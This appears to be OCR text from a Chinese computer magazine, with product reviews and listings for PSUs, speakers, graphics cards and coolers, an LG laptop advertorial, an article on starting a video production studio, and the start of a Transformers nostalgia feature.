实测方面，我们把这款电源接到《电脑爱好者》开放测试平台下进行烤机测试，并与测试平台的航嘉磐石400电源对比。我们测试的方法是让系统运行3Dmark2005，让显卡和CPU全功率运行，并测试运行结束时ASUS主板监控软件的电压输出。图2为　谷电源的输出，图3为航嘉电源输出电压。从图中可以看出，电源的各项输出远低于电源允许的10%输出浮动范围内，并且　谷电源的输出曲线也相当平滑。另外　谷电源也通过了测试平台连续几天的开机运行，此电源的稳定性是完全没问题的。CF [CP09]




图2




图3

麦博梵高 FC370 音箱

■ CFan 评测室



麦博　高FC370是一款定位于玩游戏、看大片、听重金属音乐的2.1音箱产品，所以产品的外形设计上处处显示出硬朗的风格。

外形上，黑色的低音炮外形方正硬朗，显得硬派十足，体积并不算大的低音炮重量却相当沉重，这表明低音炮的制造材质相当够分量，并且在播放力度很大的低音时低音炮也无问题，使音箱的低音效果相当不错。

麦博　高FC370重低音扬声器采用1/4寸重量级双　铁磁路系统，率先采用高成本的低Q值长冲程设计，拥有快速和高解析力的低频素质。配以麦博独创之劲量低音重播技术，以低音扬声器单体设计和重低音箱体几何结构为基础，引用心理学理论，重放超乎预期的高质量低频响应。

麦博　高FC370卫星音箱的造型别致，如同一个飞机引擎，又像X战警的X标志，灰黑色的颜色更显前卫时尚。FC370卫星音箱采用Peter Larsen专为麦博设计的2.5寸V12全频扬声器，拥有130Hz—8KHz±1.5dB,100Hz—20KHz±3dB优异的平直响应曲线，能还原丰富的层次和细节，营造真实3D音场。FC370卫星音的重量也明显重于一般卫星箱，这也保证了音箱输出时的稳定性。

FC370音箱达到了63W RMS输出功率，其中低音炮输出功率27W，卫星音箱输出功率18W，这样的功率在2.1音箱中算非常不错的。

实际听音表现上，FC370搭配我们标准测试平台的Sound Blaster Audigy 2 ZS声卡，在回放适合FC370的动作大片以及重金属音乐时都有很好的表现，各种枪声、爆炸声都表现出了相当的气势，而在游戏中，这款音箱的定位也是相当不错，可以清晰辨别脚步声、枪声的来源，料敌先机。CF [CP10]

多彩 MG430 游戏王机箱



多彩 MG430 游戏王特有的双程互动式散热通道设计，有效保证了整机的散热效果；在英特尔 38 度空间的规范基础上，多彩 MG430 独特的 12CM 静音大风扇更领先于普通机箱的散热。当大风扇轻轻运转时，神奇的风扇静音彩灯散发出的迷幻光芒，便透过机箱晶莹的右侧窗淋漓尽泻。让你完全置身于一个神秘动感的游戏王国境界。

作为同类中的高端产品，标配的电源也毫不逊色，严格通过国家 3C 认证的多彩龙卷风 388A 电源，有着丰富的接口能为主机提供强大、稳定的动力保证。

咨询电话:*0755—27394092*

产品价格:*540 元*

XFX 6800Ultra 512MB显卡



XFX 6800U 512MB 显卡采用全新 NVIDIA P214 公版 PCB 设计，在显卡 PCB 上方有支持 SLI 的 MIO 端口，如主板支持 2 个 PCI Express ×16 插槽，可以将这样两块相同的显卡用主板附带的 SLI 连接器连接，双显卡并行驱动宛若给汽车安装上两个引擎，不管"如何变态"的 3D 游戏，再夸张的特效都可以应付自如，即便 染的画面达到电影级精度也不在话下。在供电用料方面，这次卡上全面使用了造价更为昂贵的积层陶瓷电容(Multilayer Ceramic Capacitor)，其优点是不仅 ESR 值低，而且由于电极埋入陶瓷物料内，令抗热效果极佳，耐用性更胜一筹。

咨询电话:*0755-61323201*

产品价格:*未定 请电话咨询*

轻骑兵 C3500m 音箱



这款轻骑兵 C3500m 音箱外表颜色为全黑色，看起来端庄稳重，而卫星音箱上的银色对称装饰又为音箱增加了不少灵气。这款轻骑兵 C3500m 音箱采用木质箱体结构，音质更加逼真饱满，音量调节钮设计在低音炮箱体的上方，方便用户的调节。

轻骑兵 C3500m 音箱，低音炮的额定功率为 2.4W，卫星音箱的额定功率为 2×1.2W，低音炮的低音单元为 4 英寸全频带单元，阻抗为 5Ω，卫星音箱为 2.5 英寸全频带单元，阻抗为 4Ω。这款音箱目前的报价为 158 元，总体来看，确实是一款性价比出色的普及型、实惠型的 2.1 音箱。

咨询电话:*800-810-0141*

产品价格:*158 元*

三星 713N 液晶显示器



三星 713N 采用了三星改进后的 B－TN 面板技术，使 TN 面板在保持极速响应时间的优势外，提高了其在对比度、可视角度等关键指标上的表现。713N 的对比度为 600:1，可视角度为 160?/160?(垂直/水平)。同时，三星命名的 MagicSpeed2 赋予它 8 毫秒的响应时间，畅玩游戏或者观看大片影碟，用户都可体验无拖影的完美动感画面。713N 采用了三星独特的两大魔技"魔调"和"魔亮"，可以让用户对 LCD 的调节控制更得心应手，并提供了更多的调节选项，使得调节控制更细分，智能。魔亮也升级到"MagicBright2 魔亮"，新的魔亮可实现文本、互联网、游戏、运动、剧场的亮度选择，并保持了个性化设定选项。

咨询电话:*010-82851545*

产品价格:*2699 元*

好东东无限光电鼠



国内电脑外设领导厂商华旗资讯的"好东东"系列产品向来以设计新颖、别出心裁而闻名。近日，其推出的一款"好东东无限光电鼠"再次向人们展示了以人为本、科技领先的特点。

"好东东无限光电鼠"是全球首款支持在线充电模式的无线鼠标，即该产品可以在不间断使用的同时给鼠标内部的充电电池进行充电，这样就解决了目前市场上可充电的无线鼠标在使用时无法充电，充电时无法使用的 境地。

CF [CP13]



九州风神Snowman Windmill大风车

九州风神Snowman Windmill大风车采用侧风(吹)设计，四条热管贯穿于独特的40层平行铝 片散热片，CPU核心散发的热量被四条热管迅速传导至40层平行铝fin工艺的散热片上，然后由侧立设计、直径为9cm的风扇产生的气流将其带走。九州风神Snowman Windmill大风车的一大特色是静音，2000±10%RPM的滚珠风扇无疑是理想的搭档，这个红色9cm风扇能够产生48CFM的风量，静音、高效一个都不少！风扇电源线也经线束包裹，考虑得非常周到。九州风神Snowman Windmill大风车适用于所有Socket 478架构的Intel处理器。

咨询电话:*010-82896511/12/13/14*

产品价格:*请电话咨询*

创新I-Trigue 3400音箱



I-Trigue 3400拥有 合金单元、穿透力的音色、纤细身材、精致做工、金属光泽与亲切造型的呼应，是液晶和笔记本电脑的绝佳伴侣。创新音箱的线控一直都是精彩不断，I-Trigue 3400的五合一超级线控更是将易用性做到了极致，通过线性输入接口，在桌面即可方便地连接MP3播放机。

I-Trigue 3400还特别设计了十种绚丽色彩，紫、红、银、浅蓝、绿、白、深蓝、粉红、橙、黑，不论您的家居、装饰、环境如何，总能找到最适合自己的颜色。

咨询电话:*010-82551800*

产品价格:*999 元*



LG首款微硬盘MP3 JM50

JM50是LG首款微硬盘MP3产品，因此，LG MP3产品特有的精致外观设计以及极致的高科技含量在JM50上得以完美体现。JM50有黑、白两本原色供选择。机身整体为黑色/白色，前面板设计为凸起的菱形状，匠心独具。1.7寸黑白液晶显示屏被包围在上半部分，下方为凸起菱形块设计的触摸式功能操作键。JM50特有的赤、橙、黄、绿、青、蓝、紫七色背景显示灯使屏幕拥有多种背光显示色彩，在黑色外观面板的映衬下更显得格外引人注目。JM50不仅外观独特，其功能也十分强大。她具有FM收音及多种录音功能，使用USB 2.0接口。长达15个小时的连续播放能力使JM50在同类产品中出类拔 ，同时特别值得一提的是其可拆卸、更换的的高容量 离子(Li-polymer)电池，不但更加节能，电池的使用寿命也达到了反复充电1000次以上，是普通 电池的两倍。

咨询电话:*010-64311186*

产品价格:*请电话咨询*

麦博独奏2号音箱



Solo系列是音响界巨头麦博在2.0中高端音箱产品中的扛鼎之作。Solo的意思为独奏曲。麦博以此为该系列音箱命名，表现出对这款产品的十足信心。

在用料上，solo2整体采用优质密度板木质结构，能够有效地杜绝谐振和箱声。音箱重量达到13公斤，结实的个头，是良好声质的保障。Solo2拥有独立的高音和低音单元。高音采用1英寸喇叭单元，应用英国丝绢膜液磁高音膜，丝膜的特色就是音色圆润、音质清晰透彻，听感更加细腻柔和，延伸极佳。Solo2使用增强改进的6.5英寸防弹布编织盆低音单元,大大弥补了2.0系统在低音上相对2.1系统而言的不足，低音更加强劲。Solo2的功放系统应用了高档的TDA7265功放块，为音箱提供了强劲有力的功率支持，其功率放大器输出功率为60W RMS(30W+30W)。

咨询电话:*800-830-5652*

产品价格:*380 元*



富士康热管散热器CMA-K8-1H

散热器传统豪强富士康推出热管新品CMA-K8-1H，它采用半透明的淡蓝色风扇，通电后风扇四角的LED灯可发出醒目的 光（灯光四色可选）。散热片所用铜材为高纯度纯紫铜，铝材则为纯度超过99.8%的优质纯铝，散热效率极高。富士康CMA-K8-1H采用三项先进工艺提升热传导效率，CNC精密铜加工工艺使热管和铜底板结合更紧密；先进的精密机加工工艺及穿FIN技□□大面积提升铝片和热管密合度，散热器铜底板经过抛光打磨及钝化处理，表面平整度更好！三管齐下，热传导效率更高！此外CMA-K8-1H还采用70*70*15mm风扇，风压大，噪音低，寿命可达6万小时。在通常容易受到损坏的热管尾部，还加装了透明保护罩，保护热管不受磨损和碰撞。

咨询电话:*800-830-5866*

产品价格:*请电话咨询*

多彩 MG430 游戏王机箱



多彩 MG430 游戏王特有的双程互动式散热通道设计，有效保证了整机的散热效果；在英特尔 38 度空间的规范基础上，多彩 MG430 独特的 12CM 静音大风扇更领先于普通机箱的散热。当大风扇轻轻运转时，神奇的风扇静音彩灯散发出的迷幻光芒，便透过机箱晶莹的右侧窗淋漓尽泻。让你完全置身于一个神秘动感的游戏王国境界。

作为同类中的高端产品，标配的电源也毫不逊色，严格通过国家 3C 认证的多彩龙卷风 388A 电源，有着丰富的接口能为主机提供强大、稳定的动力保证。

咨询电话:*0755—27394092*

产品价格:*540 元*

XFX 6800Ultra 512MB显卡



XFX 6800U 512MB 显卡采用全新 NVIDIA P214 公版 PCB 设计，在显卡 PCB 上方有支持 SLI 的 MIO 端口，如主板支持 2 个 PCI Express ×16 插槽，可以将这样两块相同的显卡用主板附带的 SLI 连接器连接，双显卡并行驱动宛若给汽车安装上两个引擎，不管"如何变态"的 3D 游戏，再夸张的特效都可以应付自如，即便　染的画面达到电影级精度也不在话下。在供电用料方面，这次卡上全面使用了造价更为昂贵的积层陶瓷电容(Multilayer Ceramic Capacitor)，其优点是不仅 ESR 值低，而且由于电极埋入陶瓷物料内，令抗热效果极佳，耐用性更胜一筹。

咨询电话:*0755-61323201*

产品价格:*未定 请电话咨询*

轻骑兵 C3500m 音箱



这款轻骑兵 C3500m 音箱外表颜色为全黑色，看起来端庄稳重，而卫星音箱上的银色对称装饰又为音箱增加了不少灵气。这款轻骑兵 C3500m 音箱采用木质箱体结构，音质更加逼真饱满，音量调节钮设计在低音炮箱体的上方，方便用户的调节。

轻骑兵 C3500m 音箱，低音炮的额定功率为 2.4W，卫星音箱的额定功率为 2×1.2W，低音炮的低音单元为 4 英寸全频带单元，阻抗为 5Ω，卫星音箱为 2.5 英寸全频带单元，阻抗为 4Ω。这款音箱目前的报价为 158 元，总体来看，确实是一款性价比出色的普及型、实惠型的 2.1 音箱。

咨询电话:*800-810-0141*

产品价格:*158 元*

三星 713N 液晶显示器



三星 713N 采用了三星改进后的 B－TN 面板技术，使 TN 面板在保持极速响应时间的优势外，提高了其在对比度、可视角度等关键指标上的表现。713N 的对比度为 600:1，可视角度为 160?/160?(垂直／水平)。同时，三星命名的 MagicSpeed2 赋予它 8 毫秒的响应时间，畅玩游戏或者观看大片影碟，用户都可体验无拖影的完美动感画面。713N 采用了三星独特的两大魔技"魔调"和"魔亮"，可以让用户对 LCD 的调节控制更得心应手，并提供了更多的调节选项，使得调节控制更细分，智能。魔亮也升级到"MagicBright2 魔亮"，新的魔亮可实现文本、互联网、游戏、运动、剧场的亮度选择，并保持了个性化设定选项。

咨询电话:*010-82851545*

产品价格:*2699 元*

好东东无限光电鼠



国内电脑外设领导厂商华旗资讯的"好东东"系列产品向来以设计新颖、别出心裁而闻名。近日，其推出的一款"好东东无限光电鼠"再次向人们展示了以人为本、科技领先的特点。

"好东东无限光电鼠"是全球首款支持在线充电模式的无线鼠标，即该产品可以在不间断使用的同时给鼠标内部的充电电池进行充电，这样就解决了目前市场上可充电的无线鼠标在使用时无法充电，充电时无法使用的　　境地。

咨询电话:*800-810-7666*

产品价格:*299 元*

CF [CP13]




极致性能，无限可能

LG LW 宽屏旗舰笔记本

时下，影音娱乐笔记本成为人们的新宠，而追求自由舒适的数码娱乐的消费者对此类笔记本新品呼声甚高。日前，LG推出了宽屏高性能的LW系列笔记本电脑。其强劲的性能、宽广的视角，以及震撼的音响效果，不仅完全贴合了人们对影音笔记本的所有期待，更带来连连惊喜。

规格

处理器：Dothan 核心，2MB二级缓存，533MHz前端总线
芯片组：Mobile Intel 915 Express芯片组
显示核心：和ATi Mobility Radeon X600
无线网络：02.11b/g



海量刻录

LW系列还配备LG独一无二的"全兼容"DVD Super Multi刻录机，能够进行海量数据的日常备份、数据传递等全方位的操作。不仅能够完全兼容Dual模式支持的所有格式，还支持DVD-RAM这一最适合日常数据备份和数据传递的"光硬盘"技术。随意刻录各种光盘，轻松就能完成，让人大呼过　。



超强性能

LW系列笔记本电脑采用Sonoma移动平台，具有2MB二级缓存，533MHz主频，双通道DDR2内存，最大可扩充至2GB的内存容量，整体系统性能非是泛泛之辈所能及。而它所装备的Mobile Intel 915 Express芯片组和ATi Mobility Radeon X600显卡，为笔记本带来了完美绝伦的表现。新一代Serial ATA 硬盘，优越的性能更是令人瞩目。所有这些高端的配置都轻松将其优越的性能发挥的淋漓尽致。





动力澎湃

LW的标准配置是的6芯电池，最高可升级至超高性能的9芯电池，配合LG特有的电源管理最优化系统Battery Miser，可使电池拥有了超长的续航能力，让随时随地的娱乐不再受限制。同时，先进的散热技术不仅使全速运行时机器内部也不会积累过多热量，而且还通过人性化的设计控制温度分布，使键盘下方的掌托始终保持令人舒适的温度。

宽屏至尊

在有了一流的数据处理能力作为保证的前提下，LW系列还格外"养眼"。15.4寸及17.1寸两款的宽屏，配以优质的Fine Bright & WSXGA+ 液晶显示器，让使用者享受更高质量的画面效果。200流明的高亮度，让LW系列在强光下的画质保持更出色。而为新型的PCI Express量身定做的一流移动显卡芯片，能与DirectX 9.0完全兼容，绝对是当前尖端的配置。

舒适自由

LW系列沿袭LG一贯的细致入微，无需打开Windows，就可播放MP3、DVD，让娱乐变得更加简单自如。而安装在PCMCIA插槽内的小型遥控器，让你暂时告别键盘，用遥控器进行各种文档演示。此外，很多笔记本用户在长时间使用笔记本输入文档之后，手部都会感觉不适，而LG采用的弹性反应键盘设计，大大提升的键盘使用的舒适感。特别是LW系列所采用的大尺寸键盘（还有数字键），使用起来就更是畅快了。



无限扩展

在扩展性方面，LW60/70拥有功能丰富的接口，包括4个USB 2.0接口，IEEE1394，CRT，S-Video，Mic-In，Headphone，DC-IN，RJ45，RJ11，CF等，还有四合一读卡器，兼容各种存储卡，并支持802.11b/g的无线网络接口。保证各种数据的接入的快捷方便。

值得强调的是，LG十分讲求用户的体验感，所以LW系列在整体上无不体现出LG精良的工艺，每一个细节都透出专业的品质。操作的过程中可以就感受到每一处设计的周到和用心。



留给未来的记忆

——摄像工作室创业方案

■ 山东 王伟光 福建 斯佳丽 漫画 王子健

随着时代发展、社会进步，人们生活越来越讲究品位了。结婚、生日、毕业留念等等不但要拍照，而且很多人还把这些人生具有纪念意义的瞬间摄制成影像资料，制作成优美的VCD光盘，作为永恒的纪念。虽然有的家庭也拥有了摄像机，但无论是从拍摄到制作都不专业，很多人都愿意请一位摄像师来拍摄、制作光盘，由此相对技术和设备更专业一些的摄像工作室悄然兴起。

本文人物介绍

姓名：王栋

年龄：34岁

职业生涯：原为影楼专职摄像师，后辞职，从事摄像、VCD制作等职业，2003年创办栋艳影视制作中心。



技术和经验同样重要

本文的主人公王栋先生，在2003年创办栋艳影视制作中心。以前，他是在一家地方电视台做过兼职摄像，后来又在一家影楼做摄像师，到现在成立这家栋艳影视制作中心，从业也有七八年了。

很多人觉得做这一行需要很专业的水平，王栋先生坦诚道："那倒不是，我觉得还是经验更重要一些。其实我原来就喜欢摄像，也没有受过什么专业的培训、学习。经验就是在实践过程中一点一滴地积累起来的。影楼中婚礼摄像比较多，从那时候开始我就慢慢地注意学习一些摄像技巧和其他一些东西。"

就像一部好的影片除了导演、演员之外，摄像师、录音师、后期制作等等很多工作也是必不可少的。以婚礼摄像为例，这是属于纪实性很强的摄像，拍摄要拟定一个计划，从开始拍摄新房、化妆、花车接人、新娘家、接回路上、婚礼前酒店、婚礼过程、到现场采访结束，这是一整套程序，一般不能打乱。后期制作也尽量保持原汁原味，不需要过多的"创作"和"虚构"。在拍摄前应拟好拍摄计划，了解新人对摄像的要求，认识新人双方的家属，以避免遗漏拍摄对象；还要注意保持人物行为动作、现场音响和语言的连贯；花车接人途中保证镜头画面的稳定等等，摄像师在一定程度上很像司仪，你要把握住整个婚礼的脉搏，哪些是高潮部分，哪些东西需要一带而过。再比如碰上下雪天，虽然景色很美、光线柔美，但是雪景的特点是反光很强、亮度很高，拍摄的画面中景物容易层次不丰富，最好选择较深暗的景物作背景，运用逆光或者侧光来突出漫天飞舞的雪花，常能收到较好的画面效果，同时还可以利用景物的投影使空旷的雪景增添喜庆的气氛和韵律，给当事人带来意想不到的惊喜。用好摄像机说难不难，说简单也不简单，从基础开始练习，加上后期的精心制作，一部好的作品才能出炉。



当然，制作光盘确实是很费时的一件事情。每年在结婚高峰的几个大日子里，每天可能都会收到几十盘录像带。录像带转录VCD首先要用采集卡把80分钟或者90分钟的节目采集下来，这样就是一个漫长的过程。在放

节目的同时，还要根据客户需要进行剪辑、加上字幕、效果、背景音乐等等。

摄像工作室的业务指导

要知道，在中国有很多家庭还是很迷信，算命的都说今年是寡妇年，不吉利，结婚的很少，如果只做婚礼摄像，那只好去喝西北风了。另外，婚礼摄像这个业务有一个致命的缺点，每年就是那么几个大的日子，五一、十一、腊月里，这些日子里结婚的非常多，无论是摄像还是制作光盘，就是有三头六臂也忙不过来。但是过了这些日子，一年中大部分时间设备和人又闲置起来，没事干了。

所以，摄像工作室除了婚礼摄像外，还要拓展其他摄像业务。

1.学生毕业摄像

学生的观念比较时尚，也容易接受新的事物，可以考虑和一些学校联系，拍摄毕业典礼那一值得留念的时刻。由于学生还没有经济来源，因此拍摄这样的业务收费就相对低廉一些。

经验毕业摄像最好还能拍摄学生们的一些活动，如同学们在整理书籍、衣物，准备毕业礼物；然后要将宿舍里的同学挨个拍摄一下，特别是要注意拍摄他们的表情，再有一些毕业赠言也要拍摄下来；还要拍摄一下学校的环境，把母校的形象永久地留给每一位同学；最后就要拍摄一下最庄严激动的毕业典礼和同学们分别的情形。

2.家庭纪念日与公司会议摄像

随着生活水平的提高，人们对于精神上的享受格外注重。影像资料越来越受到人们的重视和欣赏，这倒是一个趋势。比如老人过生日、小孩子过满月、结婚纪念日等等这样一些在生活中比较重要的日子，很多人都愿意请摄像师拍下这个具有纪念意义的过程。有些经济条件较好的家庭，外出旅游也带上一个摄像师，把旅游的全过程录下来，然后制作成光盘。另外，很多单位基本没配备摄像机，遇到一些重要的会议时，也希望能将此会议全程拍摄下来。

如果你的摄像工作室刚成立，知道的人很少，业务量也比较小。其实，不是市场没有这个需求，而是没有去把这个市场激活。可以利用地方电视台点歌栏目，摄像赠点歌，点歌带动摄像。每位到我们这里来摄像、做光盘的客户我们都会送上一首祝福的歌曲，然后点歌业务量大了，电视台又可以每次给愿意放录像客户几分钟放拍摄自己录像的时间，这样自己的身影全市的人都能看得到，共同分享自己快乐。

3.相片VCD

前面也说了，很多家庭都比较重视精神上的享受。前期可以考虑和一些影楼合作，推出〞婚纱摄影送相片VCD〞、〞宝宝摄影送相片VCD〞等活动。让影楼拍摄完婚纱或宝宝的相片后，将相片处理成相片VCD。而制作成个性化的相片VCD也比较简单，一般通过一些软件，然后套用模板就可以实现。当然，如果是与影楼合作的话，收益会低一些，因为这是与影楼的拍摄打包的，影楼也想节约一些成本。

4.个人MTV

MTV是英文Music TV的缩写，意为〞音乐电视〞。用MTV的形式表现各式各样的情感，是现今大都市的流行趋势。有关人士认为，生活水平提高后，不同年龄阶段的人都非常重视生活质量。人们用来记录生活的传统手段是照片，而照片有一定局限性，如没有动态效果，没有声音，表现主人公形象缺乏个性和整体感等。而MTV就可运用大量的镜头切换来展现主人公内在和外在的美，再通过声音的配合，使画面效果更加丰富。特别是随着数字技术的发展，后期制作还可依靠电脑来完成。

摄像工作室的软硬件配置

如果你想成立摄像工作室，那么设备的投入是必不可少的。当然，高端和低端的价差达数十倍，大家可以量力而行。

1.数码摄像机

就数码摄像机而言，现在市场上销售的任何一款家用数码摄像机都可以进行摄像。选用小型数码摄像机时，不仅要考虑视频质量，还要考虑一些人的面子，这都是我自己亲身经历的事情，绝非空穴来风。但面子问题很多是由被拍摄者造成的，一看你拿了个小机器来，不管这部机器的影像质量如何，你到底会不会拍，首先就觉得你不专业，给摄像师造成不必要的思想压力。既然存在上述问题，那我们怎么样来解决它？我们当然有既能保证视频质量又能照顾一些人面子的办法。如果，你想让别人对你有一种专业摄像师的感觉，可以考虑一些肩扛大机器，例如松下AGDVC15 3CCD数码摄像机(见图1)，很适合婚礼摄像，视频质量也不错，价格也比较适中，约在1万多元。当然，如果你不是很在意这种感觉的话，可以选择五六千元的家用摄像机。



图1

小提示

这里有一点要说明的是，许多消费者不明白数码摄像机的CCD技术指标应该怎样去理解。很多人只看中它的像素，而忽略了它的尺寸。但对于我们而言，首先看中的是CCD的尺寸，其次才是像素数。举例来说，一部采用133万像素1/3英寸CCD的机器，它实际上的拍摄效果相当于采用155万像素1/4英寸CCD的机器。

2.电脑的配置

至于电脑，一般来说配备Pentium 4 2.8C、i865PE主板、512MB内存(最好配1GB)、160GB硬盘、R9600或GF FX57500级别的显卡、16× DVD刻录机，其他的就是一般家用电脑就行。配置较高的PC系统能提高采集和编辑的速度，充分发挥它们的性能。

3.视频采集卡的选择

另外，比较重要的是视频采集卡了。视频采集卡的种类繁多，按照其用途可以分为广播级视频采集卡、专业级视频采集卡、准专业级视频采集卡和民用级视频采集卡(即IEEE 1394卡)。它们的区别主要是采集的图像指标不同，广播级视频采集卡的特点是采集的图像分辨率高，视频信噪比高，视频文件庞大，每分钟数据量至少为200MB。广播级模拟信号采集卡都带分量输入输出接口，用来连接分量摄/录像机。专业级、准专业、民用视频采集卡的级别比广播级视频采集卡的性能稍差，输入输出接口为AV复合端子与S端子。对于摄像工作室来说，主要选择民用级视频采集卡或准专业级视频采集卡即可。

⑴民用级视频采集卡

民用级视频采集卡说白了，其实就是IEEE1394卡。因为IEEE1394卡的绝大多数用途是接数码摄像机，所以，我们通常把它看作采集卡了。它的主要作用是将DV视频数据从数码摄像机传送到电脑的硬盘中，相当于把文件复制一遍。DV数据的压缩在数码摄像机中完成，与模拟采集不同，它在传送数据的过程中没有任何质量损失。如果使用的是数码摄像机，完全不用再考虑模拟视频采集方案。普通IEEE1394卡在影像传输的质量方面与价格较高的非线性编辑卡没有区别，同样能够采集标准线数的数字影像(PAL制为720×576，NTSC制为720×480)，但由于是用软件实现编解码，所以处理速度相对来讲要慢一些。使用IEEE1394卡可以将编辑好的节目通过IEEE1394卡的连接线输出录制。

常见的IEEE1394卡使用的芯片主要有TI、朗讯、NEC等，市场上的品牌主要有品尼高、友立、宝石、天敏等等，还有一些厂家的主板上直接嵌入了IEEE1394接口，可直接使用。




图2

如果你想用好一点的民用级视频采集卡，推荐你用品尼高Studio Deluxe(见图2)，视频编辑功能比较强、音频编辑也不错，有上百种HOLLYWOOD特技及专业字幕制作。

⑵准专业级视频采集卡

与民用级视频采集卡相比，许多DV爱好者更青 于具有硬件编码功能的准专业DV编辑卡，它能通过硬件将采集的视频信号直接压缩成MPEG-1或MPEG-2格式的文件。在国内市场上，基于PC平台的准专业DV编辑较为著名的产品有：品尼高PRO ONE、Matriox RT2000、Canopus DVStorm等。这类卡的价格一般在4500～8000元之间。

4.视频编辑软件

视频编辑软件的品种繁多，许多非线性编辑设备厂商专门为其编辑系统独家配置了软件，但不具有通用性，也有一些软件能够适应大多数的非线性编辑环境，其中常见的是Adobe Premiere等。

Adobe Premiere是Adobe 公司推出的影视合成软件，是PC机上影视后期制作的主流软件。它具有视频编辑、节目预览、视频和音频的采集和输出等功能，能够轻松地捕获数字视频，对于那些拥有低档捕捉卡或简单的IEEE1394卡的人来说非常实用。缺点是缺少一些不常用的特技，生成的速度较慢。若配合高性能的硬件设备，Premiere与Affects配合使用，可以满足高级用户在后期处理中工作效率和视频质量的需求。

小提示

通过以上的配置，在电脑上就可以进行视频采编了。如果需要经常制作影像，应将计算机专门应用于视频编辑的工作。如果是一般家用计算机，则应重新安装一个新的操作系统。这样可确保在相对稳定的系统中进行视频编辑。在进行视频编辑时，还应注意:关闭能源管理，将电源使用方案选为“一直开着”；关闭任何不是必需的后台程序和服务，如屏幕保护和病毒防护软件。以防止在采集或输出时系统突然进入睡眠或屏幕保护状态。

摄像工作室的从业建议

要做摄像这一行，首先你应该对它热爱，有兴趣就是成功的一半，因为兴趣是最好的老师。掌握一手 熟的摄影技术是必备的基础了，还要具备一定的电脑水平，因为你要用到电脑进行后期VCD制作，所以这些东西都是需要学的，当然并不是要你成为专家，还是那句老话，只要够用就行。

具备这些只是技术上的条件，既然是一个生意了，还是要有做生意的思路，头脑要灵活，人脉要广一些，多联系一些影楼、学校、企事业单位，也可以和电视台建立合作关系，还有时下正在流行的摄制个人MTV等等，有些市场都是需要自己来开辟。做这一行有一个好处，就是可以不要门面房，或者在自己家里，或者租用一个单元楼，这样就可以省下一大笔房租开销。因为基本上也没有什么东西可卖，一切都是幕后工作者，这有点像SOHO一族的感觉，但绝对没有那么自由了。 CF [CY01]



永远的博派与狂派之争

汽车人，变形出发 TRANSFORMERS

■百万伏特

“几百万年以前，在一个名叫赛普特恩的星球上存在着智慧生命。但他们不是我们所熟悉的生命形态。在星球居住着有思维和感情的智慧机械体——变形金刚。变形金刚分为汽车人和霸天虎。残忍的霸天虎们惟一的目标就是彻底统治宇宙，他们计划要消灭热爱和平的汽车人。一场正与邪的战斗席卷了整个赛普特恩，丰富的资源几近乏。汽车人们在这性命　关的时刻勇敢地选择为生存而战。” ——《变形金刚》

1989年，一部由上海电视台译制的美版95集动画片《变形金刚》(原名:《TransFormers》，简称TF)开始在中国热播，一时间抛起了"变形金刚热"。变形金刚漫画、贴纸、变形金刚玩具席卷大街小巷，那时候的孩子都梦想拥有美国"孩之宝"(Hasbro)原产的变形金刚玩具。直到今天，仍有为数众多的变形金刚Fans，其中尤以七八十年代出生的年轻人居多。

变形金刚知识大补帖

1.博派/狂派的标志

博派和狂派有一个显著区别，那就是在变形金刚胸口上的博派(见图1)和狂派(见图2)标志。博派变形金刚称为"汽车人"，而狂派变形金刚则称为"霸天虎"。这两个标志可谓经典，在变形金刚热播的那几年，孩子们都将博派或狂派的标志画在自己的橡皮、课本上(老师愤怒中)。当时进入中国市场的正品孩之宝变形金刚玩具上有一个使用热感技术的贴纸，用手指用力搓几下，贴纸上的博派/狂派图案就会发生变化(记得我的第一个正品变形金刚玩具就是被我搓来搓去才导致最后贴纸脱落……)。



图1　　图2



图3 印有博派标志的变形金刚主题机箱

以变形金刚为主题的产品中总少了这两个标志，甚至连电脑机箱上也(见图3)……

2.变形金刚缘何来到地球

